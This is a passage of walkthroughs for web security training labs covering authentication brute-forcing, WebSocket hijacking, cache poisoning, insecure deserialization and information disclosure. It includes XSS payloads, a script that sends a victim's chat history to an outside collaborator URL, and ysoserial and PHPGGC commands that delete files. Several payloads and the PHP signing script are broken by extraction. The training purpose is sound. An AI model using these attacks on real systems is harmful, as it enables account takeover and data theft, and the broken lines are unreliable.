4. Browse to `/admin-roles?username=carlos&action=upgrade` and observe that the request is treated as unauthorized due to the absent Referer header.
5. Copy the non-admin user's session cookie into the existing Burp Repeater request, change the username to yours, and replay it.

🔗 Authentication

🔗 Lab: Username enumeration via subtly different responses

1. With Burp running, submit an invalid username and password. Send the `POST /login` request to Burp Intruder and add a payload position to the `username` parameter.
2. On the "Payloads" tab, make sure that the "Simple list" payload type is selected and add the list of candidate usernames.
3. On the "Options" tab, under "Grep - Extract", click "Add". In the dialog that appears, scroll down through the response until you find the error message `Invalid username or password..` Use the mouse to highlight the text content of the message. The other settings will be automatically adjusted. Click "OK" and then start the attack.
4. When the attack is finished, notice that there is an additional column containing the error message you extracted. Sort the results using this column to notice that one of them is subtly different.
5. Look closer at this response and notice that it contains a typo in the error message - instead of a full stop/period, there is a trailing space. Make a note of this username.
6. Close the attack and go back to the "Positions" tab. Insert the username you just identified and add a payload position to the `password` parameter:
`username=identified-user&password=$invalid-password$`
7. On the "Payloads" tab, clear the list of usernames and replace it with the list of passwords. Start the attack.
8. When the attack is finished, notice that one of the requests received a 302 response. Make a note of this password.
9. Log in using the username and password that you identified and access the user account page to solve the lab.

🔗 Lab: Username enumeration via response timing

1. With Burp running, submit an invalid username and password, then send the `POST /login` request to Burp Repeater. Experiment with different usernames and passwords. Notice that your IP will be blocked if you make too many invalid login attempts.
2. Identify that the `X-Forwarded-For` header is supported, which allows you to spoof your IP address and bypass the IP-based brute-force protection.
3. Continue experimenting with usernames and passwords. Pay particular attention to the response times. Notice that when the username is invalid, the response time is roughly the same. However, when you enter a valid username (your own), the response time is increased depending on the length of the password you entered.
4. Send this request to Burp Intruder and select the attack type to "Pitchfork". Clear the default payload positions and add the `X-Forwarded-For` header.
5. Add payload positions for the `X-Forwarded-For` header and the `username` parameter. Set the password to a very long string of characters (about 100 characters should do it).
6. On the "Payloads" tab, select payload set 1. Select the "Numbers" payload type. Enter the range 1 - 100 and set the step to 1. Set the max fraction digits to 0. This will be used to spoof your IP.
7. Select payload set 2 and add the list of usernames. Start the attack.
8. When the attack finishes, at the top of the dialog, click "Columns" and select the "Response received" and "Response completed" options. These two columns are now displayed in the results table.
9. Notice that one of the response times was significantly longer than the others. Repeat this request a few times to make sure it consistently takes longer, then make a note of this username.

10. Create a new Burp Intruder attack for the same request. Add the `X-Forwarded-For` header again and add a payload position to it. Insert the username that you just identified and add a payload position to the `password` parameter.
11. On the "Payloads" tab, add the list of numbers in payload set 1 and add the list of passwords to payload set 2. Start the attack.
12. When the attack is finished, find the response with a 302 status. Make a note of this password.
13. Log in using the username and password that you identified and access the user account page to solve the lab.

🔗Lab: Broken brute-force protection, IP block

1. With Burp running, investigate the login page. Observe that your IP is temporarily blocked if you submit 3 incorrect logins in a row. However, notice that you can reset the counter for the number of failed login attempts by logging in to your own account before this limit is reached.
2. Enter an invalid username and password, then send the `POST /login` request to Burp Intruder. Create a pitchfork attack with payload positions in both the `username` and `password` parameters.
3. On the "Payloads" tab, select payload set 1. Add a list of payloads that alternates between your username and `carlos`. Make sure that your username is first and that `carlos` is repeated at least 100 times.
4. Edit the list of candidate passwords and add your own password before each one. Make sure that your password is aligned with your username in the other list.
5. Add this list to payload set 2 and start the attack.
6. When the attack finishes, filter the results to hide responses with a 200 status code. Sort the remaining results by username. There should only be a single 302 response for requests with the username `carlos`. Make a note of the password from the "Payload 2" column.
7. Log in to Carlos's account using the password that you identified and access his account page to solve the lab.

🔗Lab: Username enumeration via account lock

1. With Burp running, investigate the login page and submit an invalid username and password. Send the `POST /login` request to Burp Intruder.
2. Select the attack type "Cluster bomb". Add a payload position to the `username` parameter. Add a blank payload position to the end of the request body by clicking "Add \$" twice. The result should look something like this:
`username=$invalid-username$&password=example$$.`
3. On the "Payloads" tab, add the list of usernames to the first payload set. For the second set, select the "Null payloads" type and choose the option to generate 5 payloads. This will effectively cause each username to be repeated 5 times. Start the attack.
4. In the results, notice that the responses for one of the usernames were longer than responses when using other usernames. Study the response more closely and notice that it contains a different error message: `You have made too many incorrect login attempts`. Make a note of this username.
5. Create a new Burp Intruder attack on the `POST /login` request, but this time select the "Sniper" attack type. Set the `username` parameter to the username that you just identified and add a payload position to the `password` parameter.
6. Add the list of passwords to the payload set and create a grep extraction rule for the error message. Start the attack.
7. In the results, look at the grep extract column. Notice that there are a couple of different error messages, but one of the responses did not contain any error message. Make a note of this password.
8. Wait for a minute to allow the account lock to reset. Log in using the username and password that you identified and access the user account page to solve the lab.

🔗Lab: 2FA simple bypass

1. Log in to your own account. Your 2FA verification code will be sent to you by email. Click the "Email client" button to access your emails.
2. Go to your account page and make a note of the URL.
3. Log out of your account.
4. Log in using the victim's credentials.
5. When prompted for the verification code, manually change the URL to navigate to `/my-account`. The lab is solved when the page loads.

🔗Lab: 2FA broken logic

1. With Burp running, log in to your own account and investigate the 2FA verification process. Notice that in the `POST /login2` request, the `verify` parameter is used to determine which user's account is being accessed.
2. Log out of your account.

3. Send the `GET /login2` request to Burp Repeater. Change the value of the `verify` parameter to `carlos` and send the request. This ensures that a temporary 2FA code is generated for Carlos.
4. Go to the login page and enter your username and password. Then, submit an invalid 2FA code.
5. Send the `POST /login2` request to Burp Intruder.
6. In Burp Intruder, set the `verify` parameter to `carlos` and add a payload position to the `mfa-code` parameter. Brute-force the verification code.
7. Load the 302 response in your browser.
8. Click "My account" to solve the lab.

🔗 Lab: Brute-forcing a stay-logged-in cookie

1. With Burp running, log in to your own account with the "Stay logged in" option selected. Notice that this sets a `stay-logged-in` cookie.
2. Examine this cookie in the [Inspector](#) panel and notice that it is Base64-encoded. Its decoded value is `wiener:51dc30ddc473d43a6011e9ebba6ca770`. Study the length and character set of this string and notice that it could be an MD5 hash. Given that the plaintext is your username, you can make an educated guess that this may be a hash of your password. Hash your password using MD5 to confirm that this is the case. We now know that the cookie is constructed as follows:
`base64(username+' '+md5HashOfPassword)`
3. Log out of your account.
4. Send the most recent `GET /my-account` request to Burp Intruder.
5. In Burp Intruder, add a payload position to the `stay-logged-in` cookie and add your own password as a single payload.
6. Under "Payload processing", add the following rules in order. These rules will be applied sequentially to each payload before the request is submitted.
 - Hash: MD5
 - Add prefix: `wiener:`
 - Encode: Base64-encode
7. As the "Update email" button is only displayed when you access the `/my-account` page in an authenticated state, we can use the presence or absence of this button to determine whether we've successfully brute-forced the cookie. On the "Options" tab, add a grep match rule to flag any responses containing the string `Update email`. Start the attack.
8. Notice that the generated payload was used to successfully load your own account page. This confirms that the payload processing rules work as expected and you were able to construct a valid cookie for your own account.
9. Make the following adjustments and then repeat this attack:
 - Remove your own password from the payload list and add the list of [candidate passwords](#) instead.
 - Change the "Add prefix" rule to add `carlos:` instead of `wiener:`.
10. When the attack is finished, the lab will be solved. Notice that only one request returned a response containing `Update email`. The payload from this request is the valid `stay-logged-in` cookie for Carlos's account.

🔗 Lab: Password reset broken logic

1. With Burp running, click the "Forgot your password?" link and enter your own username.
2. Click the "Email client" button to view the password reset email that was sent. Click the link in the email and reset your password to whatever you want.
3. In Burp, go to "Proxy" > "HTTP history" and study the requests and responses for the password reset functionality. Observe that the reset token is provided as a URL query parameter in the reset email. Notice that when you submit your new password, the `POST /forgot-password?temp-forgot-password-token` request contains the username as hidden input. Send this request to Burp Repeater.
4. In Burp Repeater, observe that the password reset functionality still works even if you delete the value of the `temp-forgot-password-token` parameter in both the URL and request body. This confirms that the token is not being checked when you submit the new password.
5. In your browser, request a new password reset and change your password again. Send the `POST /forgot-password?temp-forgot-password-token` request to Burp Repeater again.
6. In Burp Repeater, delete the value of the `temp-forgot-password-token` parameter in both the URL and request body. Change the `username` parameter to `carlos`. Set the new password to whatever you want and send the request.
7. In your browser, log in to Carlos's account using the new password you just set. Click "My account" to solve the lab.

🔗 Lab: Password reset poisoning via middleware

1. With Burp running, investigate the password reset functionality. Observe that a link containing a unique reset token is sent via email.

2. Send the `POST /forgot-password` request to Burp Repeater. Notice that the `X-Forwarded-Host` header is supported and you can use it to point the dynamically generated reset link to an arbitrary domain.
3. Go to the exploit server and make a note of your exploit server URL.
4. Go back to the request in Burp Repeater and add the `X-Forwarded-Host` header with your exploit server URL:
`X-Forwarded-Host: your-exploit-server-id.web-security-academy.net`
5. Change the `username` parameter to `carlos` and send the request.
6. Go to the exploit server and open the access log. You should see a `GET /forgot-password` request, which contains the victim's token as a query parameter. Make a note of this token.
7. Go back to your email client and copy the valid password reset link (not the one that points to the exploit server). Paste this into your browser and change the value of the `temp-forgot-password-token` parameter to the value that you stole from the victim.
8. Load this URL and set a new password for Carlos's account.
9. Log in to Carlos's account using the new password to solve the lab.

🔗 Lab: Password brute-force via password change

1. With Burp running, log in and experiment with the password change functionality. Observe that the username is submitted as hidden input in the request.
2. Notice the behavior when you enter the wrong current password. If the two entries for the new password match, the account is locked. However, if you enter two different new passwords, an error message simply states `Current password is incorrect`. If you enter a valid current password, but two different new passwords, the message says `New passwords do not match`. We can use this message to enumerate correct passwords.
3. Enter your correct current password and two new passwords that do not match. Send this `POST /my-account/change-password` request to Burp Intruder.
4. In Burp Intruder, change the `username` parameter to `carlos` and add a payload position to the `current-password` parameter. Make sure that the new password parameters are set to two different values. For example:
`username=carlos¤t-password=$incorrect-password$&new-password-1=123&new-password-2=abc`
5. On the "Payloads" tab, enter the list of passwords as the payload set
6. On the "Options" tab, add a grep match rule to flag responses containing `New passwords do not match`. Start the attack.
7. When the attack finished, notice that one response was found that contains the `New passwords do not match` message. Make a note of this password.
8. In your browser, log out of your own account and log back in with the username `carlos` and the password that you just identified.
9. Click "My account" to solve the lab.

🔗 WebSockets

🔗 Lab: Manipulating WebSocket messages to exploit vulnerabilities

1. Click "Live chat" and send a chat message.
2. In Burp Proxy, go to the WebSockets history tab, and observe that the chat message has been sent via a WebSocket message.
3. Using your browser, send a new message containing a `<` character.
4. In Burp Proxy, find the corresponding WebSocket message and observe that the `<` has been HTML-encoded by the client before sending.
5. Ensure that Burp Proxy is configured to intercept WebSocket messages, then send another chat message.
6. Edit the intercepted message to contain the following payload: ``
7. Observe that an alert is triggered in your browser. This will also happen in the support agent's browser.

🔗 Lab: Manipulating the WebSocket handshake to exploit vulnerabilities

Hint

- Sometimes you can bypass IP-based restrictions using HTTP headers like `X-Forwarded-For`.
1. Click "Live chat" and send a chat message.
 2. In Burp Proxy, go to the WebSockets history tab, and observe that the chat message has been sent via a WebSocket message.
 3. Right-click on the message and select "Send to Repeater".

4. Edit and resend the message containing a basic XSS payload, such as:

```
<img src=1 onerror='alert(1) '>
```
5. Observe that the attack has been blocked, and that your WebSocket connection has been terminated.
6. Click "Reconnect", and observe that the connection attempt fails because your IP address has been banned.
7. Add the following header to the handshake request to spoof your IP address:

```
X-Forwarded-For: 1.1.1.1
```
8. Click "Connect" to successfully reconnect the WebSocket.
9. Send a WebSocket message containing an obfuscated XSS payload, such as:

```
<img src=1 oNeRrOr=alert`1`>
```

🔗Lab: Cross-site WebSocket hijacking

1. Click "Live chat" and send a chat message.
2. Reload the page.
3. In Burp Proxy, in the WebSockets history tab, observe that the "READY" command retrieves past chat messages from the server.
4. In Burp Proxy, in the HTTP history tab, find the WebSocket handshake request. Observe that the request has no [CSRF tokens](#).
5. Right-click on the handshake request and select "Copy URL".
6. In your browser, go to the exploit server and paste the following template into the "Body" section:

```
<script>  var ws = new WebSocket('wss://your-websocket-url');  ws.onopen = function() {    ws.send("READY");  };  ws.onmessage = function(event) {    fetch('https://your-collaborator-url', {method: 'POST', mode: 'no-cors', body: event.data});  }; </script>
```
7. Replace `your-websocket-url` with the URL from the WebSocket handshake (`your-lab-id.web-security-academy.net/chat`). Make sure you change the protocol from `https://` to `wss://`. Replace `your-collaborator-url` with a payload generated by [Burp Collaborator Client](#).
8. Click "View exploit".
9. Poll for interactions using Burp Collaborator client. Verify that the attack has successfully retrieved your chat history and exfiltrated it via Burp Collaborator. For every message in the chat, Burp Collaborator has received an HTTP request. The request body contains the full contents of the chat message in JSON format. Note that these messages may not be received in the correct order.
10. Go back to the exploit server and deliver the exploit to the victim.
11. Poll for interactions using Burp Collaborator client again. Observe that you've received more HTTP interactions containing the victim's chat history. Examine the messages and notice that one of them contains the victim's username and password.
12. Use the exfiltrated credentials to log in to the victim user's account.

🔗Web cache poisoning

🔗Lab: Web cache poisoning with an unkeyed header

1. With Burp running, load the website's home page
2. In Burp, go to "Proxy" > "HTTP history" and study the requests and responses that you generated. Find the `GET` request for the home page and send it to Burp Repeater.
3. Add a cache-buster query parameter, such as `?cb=1234`.
4. Add the `X-Forwarded-Host` header with an arbitrary hostname, such as `example.com`, and send the request.
5. Observe that the `X-Forwarded-Host` header has been used to dynamically generate an absolute URL for importing a JavaScript file stored at `/resources/js/tracking.js`.
6. Replay the request and observe that the response contains the header `X-Cache: hit`. This tells us that the response came from the cache.
7. Go to the exploit server and change the file name to match the path used by the vulnerable response:

```
/resources/js/tracking.js
```
8. In the body, enter the payload `alert(document.cookie)` and store the exploit.
9. Open the `GET` request for the home page in Burp Repeater and remove the cache buster.
10. Add the following header, remembering to enter your own exploit server ID:

```
X-Forwarded-Host: your-exploit-server-id.web-security-academy.net
```
11. Send your malicious request. Keep replaying the request until you see your exploit server URL being reflected in the response and `X-Cache: hit` in the headers.
12. To simulate the victim, load the poisoned URL in your browser and make sure that the `alert()` is triggered. Note that you have to perform this test before the cache expires. The cache on this lab expires every 30 seconds.

13. If the lab is still not solved, the victim did not access the page while the cache was poisoned. Keep sending the request every few seconds to re-poison the cache until the victim is affected and the lab is solved.

🔗 Lab: Web cache poisoning with an unkeyed cookie

1. With Burp running, load the website's home page.
2. In Burp, go to "Proxy" > "HTTP history" and study the requests and responses that you generated. Notice that the first response you received sets the cookie `fehost=prod-cache-01`.
3. Reload the home page and observe that the value from the `fehost` cookie is reflected inside a double-quoted JavaScript object in the response.
4. Send this request to Burp Repeater and add a cache-buster query parameter.
5. Change the value of the cookie to an arbitrary string and resend the request. Confirm that this string is reflected in the response.
6. Place a suitable XSS payload in the `fehost` cookie, for example:
`fehost=someString"-alert(1)~"someString`
7. Replay the request until you see the payload in the response and `X-Cache: hit` in the headers.
8. Load the URL in your browser and confirm the `alert()` fires.
9. Go back Burp Repeater, remove the cache buster, and replay the request to keep the cache poisoned until the victim visits the site and the lab is solved.

🔗 Lab: Web cache poisoning with multiple headers

1. With Burp running, load the website's home page.
2. Go to "Proxy" > "HTTP history" and study the requests and responses that you generated. Find the `GET` request for the JavaScript file `/resources/js/tracking.js` and send it to Burp Repeater.
3. Add a cache-buster query parameter and the `X-Forwarded-Host` header with an arbitrary hostname, such as `example.com`. Notice that this doesn't seem to have any effect on the response.
4. Remove the `X-Forwarded-Host` header and add the `X-Forwarded-Scheme` header instead. Notice that if you include any value other than `HTTPS`, you receive a 302 response. The `Location` header shows that you are being redirected to the same URL that you requested, but using `https://`.
5. Add the `X-Forwarded-Host: example.com` header back to the request, but keep `X-Forwarded-Scheme: nothttps` as well. Send this request and notice that the `Location` header of the 302 redirect now points to `https://example.com/`.
6. Go to the exploit server and change the file name to match the path used by the vulnerable response:
`/resources/js/tracking.js`
7. In the body, enter the payload `alert(document.cookie)` and store the exploit.
8. Go back to the request in Burp Repeater and set the `X-Forwarded-Host` header as follows, remembering to enter your own exploit server ID:
`X-Forwarded-Host: your-exploit-server-id.web-security-academy.net`
9. Make sure the `X-Forwarded-Scheme` header is set to anything other than `HTTPS`.
10. Send the request until you see your exploit server URL reflected in the response and `X-Cache: hit` in the headers.
11. To check that the response was cached correctly, right-click on the request in Burp, select "Copy URL", and load this URL in your browser. If the cache was successfully poisoned, you will see the script containing your payload, `alert(document.cookie)`. Note that the `alert()` won't actually execute here.
12. Go back to Burp Repeater, remove the cache buster, and resend the request until you poison the cache again.
13. To simulate the victim, reload the home page in your browser and make sure that the `alert()` fires.
14. Keep replaying the request to keep the cache poisoned until the victim visits the site and the lab is solved.

🔗 Lab: Targeted web cache poisoning using an unknown header

Solving this lab requires multiple steps. First, you need to identify where the vulnerability is and study how the cache behaves. You then need to find a way of targeting the right subset of users before finally poisoning the cache accordingly.

1. With Burp running, load the website's home page.
2. In Burp, go to "Proxy" > "HTTP history" and study the requests and responses that you generated. Find the `GET` request for the home page.
3. With the [Param Miner](#) extension enabled, right-click on the request and select "Guess headers". After a while, Param Miner will report that there is a secret input in the form of the `X-Host` header.
4. Send the `GET` request to Burp Repeater and add a cache-buster query parameter.
5. Add the `X-Host` header with an arbitrary hostname, such as `example.com`. Notice that the value of this header is used to dynamically generate an absolute URL for importing the JavaScript file stored at `/resources/js/tracking.js`.

6. Go to the exploit server and change the file name to match the path used by the vulnerable response:
`/resources/js/tracking.js.`
7. In the body, enter the payload `alert(document.cookie)` and store the exploit.
8. Go back to the request in Burp Repeater and set the `X-Host` header as follows, remembering to add your own exploit server ID:
`X-Host: your-exploit-server-id.web-security-academy.net`
9. Send the request until you see your exploit server URL reflected in the response and `X-Cache: hit` in the headers.
10. To simulate the victim, load the URL in your browser and make sure that the `alert()` fires.
11. Notice that the `Vary` header is used to specify that the `User-Agent` is part of the cache key. To target the victim, you need to find out their `User-Agent`.
12. On the website, notice that the comment feature allows certain HTML tags. Post a comment containing a suitable payload to cause the victim's browser to interact with your exploit server, for example:
``
13. Go to the blog page and double-check that your comment was successfully posted.
14. Go to the exploit server and click the button to open the "Access log". Refresh the page every few seconds until you see requests made by a different user. This is the victim. Copy their `User-Agent` from the log.
15. Go back to your malicious request in Burp Repeater and paste the victim's `User-Agent` into the corresponding header. Remove the cache buster.
16. Keep sending the request until you see your exploit server URL reflected in the response and `X-Cache: hit` in the headers.
17. Replay the request to keep the cache poisoned until the victim visits the site and the lab is solved

🔗Lab: Web cache poisoning via an unkeyed query string

1. With Burp running, load the website's home page. In Burp, go to "Proxy" > "HTTP history". Find the `GET` request for the home page. Notice that this page is a potential cache oracle. Send the request to Burp Repeater.
2. Add arbitrary query parameters to the request. Observe that you can still get a cache hit even if you change the query parameters. This indicates that they are not included in the cache key.
3. Notice that you can use the `Origin` header as a cache buster. Add it to your request.
4. When you get a cache miss, notice that your injected parameters are reflected in the response. If the response to your request is cached, you can remove the query parameters and they will still be reflected in the cached response.
5. Add an arbitrary parameter that breaks out of the reflected string and injects an `XSS` payload:
`GET /?evil='/'><script>alert(1)</script>`
6. Keep replaying the request until you see your payload reflected in the response and `X-Cache: hit` in the headers.
7. To simulate the victim, remove the query string from your request and send it again (while using the same cache buster). Check that you still receive the cached response containing your payload.
8. Remove the cache-buster `Origin` header and add your payload back to the query string. Replay the request until you have poisoned the cache for normal users. Confirm this attack has been successful by loading the home page in your browser and observing the popup.
9. The lab will be solved when the victim user visits the poisoned home page. You may need to re-poison the cache if the lab is not solved after 35 seconds.

🔗Lab: Web cache poisoning via an unkeyed query parameter

1. Observe that the home page is a suitable cache oracle. Notice that you get a cache miss whenever you change the query string. This indicates that it is part of the cache key. Also notice that the query string is reflected in the response.
2. Add a cache-buster query parameter.
3. Use Param Miner's "Guess GET parameters" feature to identify that the parameter `utm_content` is supported by the application.
4. Confirm that this parameter is unkeyed by adding it to the query string and checking that you still get a cache hit. Keep sending the request until you get a cache miss. Observe that this unkeyed parameter is also reflected in the response along with the rest of the query string.
5. Send a request with a `utm_content` parameter that breaks out of the reflected string and injects an `XSS` payload:
`GET /?utm_content='/'><script>alert(1)</script>`
6. Once your payload is cached, remove the `utm_content` parameter, right-click on the request, and select "Copy URL". Open this URL in your browser and check that the `alert()` is triggered when you load the page.
7. Remove your cache buster, re-add the `utm_content` parameter with your payload, and replay the request until the cache is poisoned for normal users. The lab will be solved when the victim user visits the poisoned

home page.

🔗Lab: Parameter cloaking

1. Identify that the `utm_content` parameter is supported. Observe that it is also excluded from the cache key.
2. Notice that if you use a semicolon (;) to append another parameter to `utm_content`, the cache treats this as a single parameter. This means that the extra parameter is also excluded from the cache key. Alternatively, with Param Miner loaded, right-click on the request and select "Bulk scan" > "Rails parameter cloaking scan" to identify the vulnerability automatically.
3. Observe that every page imports the script `/js/geolocate.js`, executing the callback function `setCountryCookie()`. Send the request `GET /js/geolocate.js?callback=setCountryCookie` to Burp Repeater.
4. Notice that you can control the name of the function that is called on the returned data by editing the `callback` parameter. However, you can't poison the cache for other users in this way because the parameter is keyed.
5. Study the cache behavior. Observe that if you add duplicate `callback` parameters, only the final one is reflected in the response, but both are still keyed. However, if you append the second `callback` parameter to the `utm_content` parameter using a semicolon, it is excluded from the cache key and still overwrites the callback function in the response:
``GET /js/geolocate.js?callback=setCountryCookie&utm_content=foo;callback=arbitraryFunction``

HTTP/1.1 200 OK
X-Cache-Key: /js/geolocate.js?callback=setCountryCookie
...
`arbitraryFunction({"country": "United Kingdom"})``
6. Send the request again, but this time pass in `alert(1)` as the callback function:
`GET /js/geolocate.js?callback=setCountryCookie&utm_content=foo;callback=alert(1)`
7. Get the response cached, then load the home page in your browser. Check that the `alert()` is triggered.
8. Replay the request to keep the cache poisoned. The lab will solve when the victim user visits any page containing this resource import URL.

🔗Lab: Web cache poisoning via a fat GET request

1. Observe that every page imports the script `/js/geolocate.js`, executing the callback function `setCountryCookie()`. Send the request `GET /js/geolocate.js?callback=setCountryCookie` to Burp Repeater.
2. Notice that you can control the name of the function that is called in the response by passing in a duplicate `callback` parameter via the request body. Also notice that the cache key is still derived from the original `callback` parameter in the request line:
``GET /js/geolocate.js?callback=setCountryCookie``
...
`callback=arbitraryFunction``

HTTP/1.1 200 OK
X-Cache-Key: /js/geolocate.js?callback=setCountryCookie
...
`arbitraryFunction({"country": "United Kingdom"})``
3. Send the request again, but this time pass in `alert(1)` as the callback function. Check that you can successfully poison the cache.
4. Remove any cache busters and re-poison the cache. The lab will solve when the victim user visits any page containing this resource import URL.

🔗Lab: URL normalization

1. In Burp Repeater, browse to any non-existent path, such as `GET /random`. Notice that the path you requested is reflected in the error message.
2. Add a suitable [reflected XSS](#) payload to the request line:
`GET /random</p><script>alert(1)</script><p>foo``
3. Notice that if you request this URL in your browser, the payload doesn't execute because it is URL-encoded.

4. In Burp Repeater, poison the cache with your payload and then immediately load the URL in your browser. This time, the `alert()` is executed because your browser's encoded payload was URL-decoded by the cache, causing a cache hit with the earlier request.
5. Re-poison the cache then immediately go to the lab and click "Deliver link to victim". Submit your malicious URL. The lab will be solved when the victim visits the link.

🔗 Insecure deserialization

🔗 Lab: Modifying serialized objects

1. Log in using your own credentials. Notice that the post-login GET `/my-account` request contains a session cookie that appears to be URL and Base64-encoded.
2. Use Burp's Inspector panel to study the request in its decoded form. Notice that the cookie is in fact a serialized PHP object. The `admin` attribute contains `b:0`, indicating the boolean value `false`. Send this request to Burp Repeater.
3. In Burp Repeater, use the Inspector to examine the cookie again and change the value of the `admin` attribute to `b:1`. Click "Apply changes". The modified object will automatically be re-encoded and updated in the request.
4. Send the request. Notice that the response now contains a link to the admin panel at `/admin`, indicating that you have accessed the page with admin privileges.
5. Change the path of your request to `/admin` and resend it. Notice that the `/admin` page contains links to delete specific user accounts.
6. Change the path of your request to `/admin/delete?username=carlos` and send the request to solve the lab.

🔗 Lab: Modifying serialized data types

1. Log in using your own credentials. In Burp, open the post-login GET `/my-account` request and examine the session cookie using the Inspector to reveal a serialized PHP object. Send this request to Burp Repeater.
2. In Burp Repeater, use the Inspector panel to modify the session cookie as follows:

- Update the length of the `username` attribute to 13.
- Change the username to `administrator`.
- Change the access token to the integer 0. As this is no longer a string, you also need to remove the double-quotes surrounding the value.
- Update the data type label for the access token by replacing `s` with `i`.

The result should look like this:

```
O:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access_token";i:0;}
```

3. Click "Apply changes". The modified object will automatically be re-encoded and updated in the request.
4. Send the request. Notice that the response now contains a link to the admin panel at `/admin`, indicating that you have successfully accessed the page as the `administrator` user.
5. Change the path of your request to `/admin` and resend it. Notice that the `/admin` page contains links to delete specific user accounts.
6. Change the path of your request to `/admin/delete?username=carlos` and send the request to solve the lab.

🔗 Lab: Using application functionality to exploit insecure deserialization

1. Log in to your own account. On the "My account" page, notice the option to delete your account by sending a POST request to `/my-account/delete`.
2. Send a request containing a session cookie to Burp Repeater.
3. In Burp Repeater, study the session cookie using the Inspector panel. Notice that the serialized object has an `avatar_link` attribute, which contains the file path to your avatar.
4. Edit the serialized data so that the `avatar_link` points to `/home/carlos/morale.txt`. Remember to update the length indicator. The modified attribute should look like this:

```
s:11:"avatar_link";s:23:"/home/carlos/morale.txt"
```
5. Click "Apply changes". The modified object will automatically be re-encoded and updated in the request.
6. Change the request line to `POST /my-account/delete` and send the request. Your account will be deleted, along with Carlos's `morale.txt` file.

🔗Lab: Arbitrary object injection in PHP

1. Log in to your own account and notice the session cookie contains a serialized PHP object.
2. From the site map, notice that the website references the file `/libs/CustomTemplate.php`. Right-click on the file and select "Send to Repeater".
3. In Burp Repeater, notice that you can read the source code by appending a tilde (~) to the filename in the request line.
4. In the source code, notice the `CustomTemplate` class contains the `__destruct()` magic method. This will invoke the `unlink()` method on the `lock_file_path` attribute, which will delete the file on this path.
5. In Burp Decoder, use the correct syntax for serialized PHP data to create a `CustomTemplate` object with the `lock_file_path` attribute set to `/home/carlos/morale.txt`. Make sure to use the correct data type labels and length indicators. The final object should look like this:

```
O:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}
```
6. Base64 and URL-encode this object and save it to your clipboard.
7. Send a request containing the session cookie to Burp Repeater.
8. In Burp Repeater, replace the session cookie with the modified one in your clipboard.
9. Send the request. The `__destruct()` magic method is automatically invoked and will delete Carlos's file.

🔗Lab: Exploiting Java deserialization with Apache Commons

1. Log in to your own account and observe that the session cookie contains a serialized Java object. Send a request containing your session cookie to Burp Repeater.
2. Download the "ysoserial" tool and execute the following command:

```
java -jar path/to/ysoserial.jar CommonsCollections4 'rm /home/carlos/morale.txt' | base64
```

This will generate a Base64-encoded serialized object containing your payload.
3. In Burp Repeater, replace your session cookie with the malicious one you just created. Select the entire cookie and then URL-encode it.
4. Send the request to solve the lab.

🔗Lab: Exploiting PHP deserialization with a pre-built gadget chain

1. Log in and send a request containing your session cookie to Burp Repeater. Highlight the cookie and send it to Burp Decoder.
2. In Burp Decoder, select "Decode as" > "URL". Notice that the cookie contains a Base64-encoded token, signed with a SHA-1 HMAC hash.
3. Highlight the token and select "Decode as" > "Base64". Notice that the token is actually a serialized PHP object.
4. In Burp Repeater, observe that if you try sending a request with a modified cookie, an exception is raised because the digital signature no longer matches. However, you should notice that:
 - A developer comment discloses the location of a debug file at `/cgi-bin/phpinfo.php`.
 - The error message reveals that the website is using the Symfony 4.3.6 framework.
5. Request the `/cgi-bin/phpinfo.php` file in Burp Repeater and observe that it leaks some key information about the website, including the `SECRET_KEY` environment variable. Save this key; you'll need it to sign your exploit later.
6. Download the "PHPGGC" tool and execute the following command:

```
./phpggc Symfony/RCE4 exec 'rm /home/carlos/morale.txt' | base64
```

This will generate a Base64-encoded serialized object that exploits an RCE gadget chain in Symfony to delete Carlos's `morale.txt` file.
7. You now need to construct a valid cookie containing this malicious object and sign it correctly using the secret key you obtained earlier. You can use the following PHP script to do this. Before running the script, you just need to make the following changes:
 - Assign the object you generated in PHPGGC to the `$object` variable.
 - Assign the secret key that you copied from the `phpinfo.php` file to the `$secretKey` variable.

```
<?php $object = "OBJECT-GENERATED-BY-PHPGGC"; $secretKey = "LEAKED-SECRET-KEY-FROM-PHPINFO.PHP"; $cookie = urlencode('{ "token":"' . $object .
',' , "sig_hmac_sha1":"' . hash_hmac('sha1', $object, $secretKey) . '"}'); echo
$cookie;
```

This will output a valid, signed cookie to the console.

8. In Burp Repeater, replace your session cookie with the malicious one you just created, then send the request to solve the lab.

🔗Lab: Exploiting Ruby deserialization using a documented gadget chain

1. Log in to your own account and notice that the session cookie contains a serialized ("marshaled") Ruby object. Send a request containing this session cookie to Burp Repeater.
 2. Browse the web to find the "Ruby 2.x Universal RCE Gadget Chain" by Luke Jahnke.
 3. Copy the script for generating the payload, and change the command that should be executed from `id` to `rm /home/carlos/morale.txt` and run the script. This will generate a serialized object containing the payload. The output contains both a hexadecimal and Base64-encoded version of the object.
 4. Copy the Base64-encoded object.
 5. URL-encode the object and, in Burp Repeater, replace your session cookie with the malicious one that you just created.
 6. Send the request to solve the lab.
-

🔗Information disclosure

🔗Lab: Information disclosure in version control history

1. Open the lab and browse to `/.git` to reveal the lab's Git version control data.
 2. Download a copy of this entire directory. For non-Windows users, the easiest way to do this is using the command `wget -r https://your-lab-id.web-security-academy.net/.git`. Windows users will need to find an alternative method, or install a UNIX-like environment, such as Cygwin, in order to use this command.
 3. Explore the downloaded directory using your local Git installation. Notice that there is a commit with the message "Remove admin password from config".
 4. Look closer at the diff for the changed `admin.conf` file. Notice that the commit replaced the hard-coded admin password with an environment variable `ADMIN_PASSWORD` instead. However, the hard-coded password is still clearly visible in the diff.
 5. Go back to the lab and log in to the administrator account using the leaked password.
 6. To solve the lab, open the admin interface and delete Carlos's account.
-

🔗Business logic vulnerabilities

🔗Lab: Inconsistent handling of exceptional input

1. While proxying traffic through Burp, open the lab and go to the "Target" > "Site map" tab. Right-click on the lab domain and select "Engagement tools" > "Discover content" to open the content discovery tool.
2. Click "Session is not running" to start the content discovery. After a short while, look at the "Site map" tab in the dialog. Notice that it discovered the path `/admin`.
3. Try to browse to `/admin`. Although you don't have access, an error message indicates that DontWannaCry users do.
4. Go to the account registration page. Notice the message telling DontWannaCry employees to use their company email address.
5. From the button in the lab banner, open the email client. Make a note of the unique ID in the domain name for your email server (`@YOUR-EMAIL-ID.web-security-academy.net`).
6. Go back to the lab and register with an exceptionally long email address in the format:
`very-long-string@YOUR-EMAIL-ID.web-security-academy.net`
The `very-long-string` should be at least 200 characters long.
7. Go to the email client and notice that you have received a confirmation email. Click the link to complete the registration process.
